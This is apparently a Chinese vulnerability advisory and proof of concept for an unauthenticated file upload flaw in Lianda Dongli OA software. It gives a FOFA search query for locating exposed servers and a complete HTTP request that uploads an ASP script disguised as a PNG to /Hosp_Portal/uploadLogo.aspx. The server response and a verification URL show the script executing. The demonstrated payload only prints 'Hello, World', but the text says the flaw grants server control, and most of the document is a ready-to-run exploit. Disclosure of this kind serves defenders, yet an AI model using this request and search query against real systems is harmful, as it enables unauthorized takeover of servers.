
L9-2联达动力-OA-文件上传

漏洞描述：

联达动力OA /FileManage/UpLoadFile.aspx、/Hosp_Portal/uploadLogo.aspx、/Dept_Portal/uploadImg.aspx等接口处存在未授权文件上传漏洞，未经身份验证的攻击者可利用该漏洞获取服务器控制权限。

网站图片：



网络测绘：

fofa语法：


(body="/LKSys_WindowControlScript.js" || body="onload=\"LKSYS_PubMaxWin()" || body="id=\"lkbLogin\" href=\"javascript:__doPostBack('lkbLogin','')" || (body="IdentityValidator" && body="HHCtrlMax"))

漏洞复现：

payload：

```
POST /Hosp_Portal/uploadLogo.aspx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: multipart/form-data; boundary=boundary=00content0boundary00
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close

--00content0boundary00
Content-Disposition: form-data; name="DesignId"

1
--00content0boundary00
Content-Disposition: form-data; name="Filedata"; filename="d.asp"
Content-Type: image/png

<% Response.Write("Hello, World") %>
--00content0boundary00--
```

效果图:




```
POST /Hosp_Portal/uploadLogo.aspx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: multipart/form-data; boundary=boundary=00content0boundary00
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close

--00content0boundary00
Content-Disposition: form-data; name="DesignId"

1
--00content0boundary00
Content-Disposition: form-data; name="Filedata"; filename="d.asp"
Content-Type: image/png

<% Response.Write("Hello, World") %>
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=ysqtnk55hsty
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Date: Thu, 04 Apr 2024 11:39:28 GMT
Connection: close
Content-Length: 5

d.asp
```

验证url

```
/Hosp_Portal/Logo/d.asp
```



[redacted]/Hosp_Portal/Logo/d.asp

Hello, World